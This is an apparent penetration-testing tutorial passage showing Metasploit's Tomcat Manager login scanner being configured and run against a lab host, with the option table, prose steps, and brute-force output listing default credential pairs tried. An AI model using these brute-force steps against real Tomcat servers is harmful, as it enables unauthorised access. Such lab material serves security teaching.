


```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting
                     Required  Description
   ----              ---------------
                     --------  -----------
   BLANK_PASSWORDS   false
                     no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5
                     yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false
                     no        Try each user/password couple stored in the curre
nt database
   DB_ALL_PASS       false
                     no        Add all passwords in the current database to the
list
   DB_ALL_USERS      false
                     no        Add all users in the current database to the list
   PASSWORD
                     no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_d
efault_pass.txt      no        File containing passwords, one per line
```




```
                 no        A proxy chain of format type:host:port[,type:host
:port][...]
   RHOSTS        192.168.41.134
                 yes       The target address range or CIDR identifier
   RPORT         8009
                 yes       The target port (TCP)
   SSL           false
                 no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS true
                 yes       Stop guessing when a credential works for a host
   TARGETURI     /manager/html
                 yes       URI for Manager login. Default is /manager/html
   THREADS       1
                 yes       The number of concurrent threads
   USERNAME
                 no        The HTTP username to specify for authentication
   USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_d
efault_userpass.txt no     File containing users and passwords separated by
space, one pair per line
   USER_AS_PASS  false
                 no        Try the username as the password for all users
   USER_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_d
efault_users.txt no        File containing users, one per line
   VERBOSE       true
                 yes       Whether to print output for all attempts
```

Set the rhosts and rport option which is the IP address and port on which Apache Tomcat is running on our target (In this case, RHOST is 192.168.41.134 and RPORT is 8180). Set the stop_on_success option to TRUE so that the module stops brute forcing once correct creden-tials are found. Although we have a password file we acquired through enumeration we deci-ded to use the default credential file of metasploit framework. After all the options are set, ex-ecute the module using the run command. The module will start running as shown in the im-age below.



```
msf auxiliary(scanner/http/tomcat_mgr_login) > set rport 8180
rport => 8180
msf auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.41.134:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: role1:manager (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
```

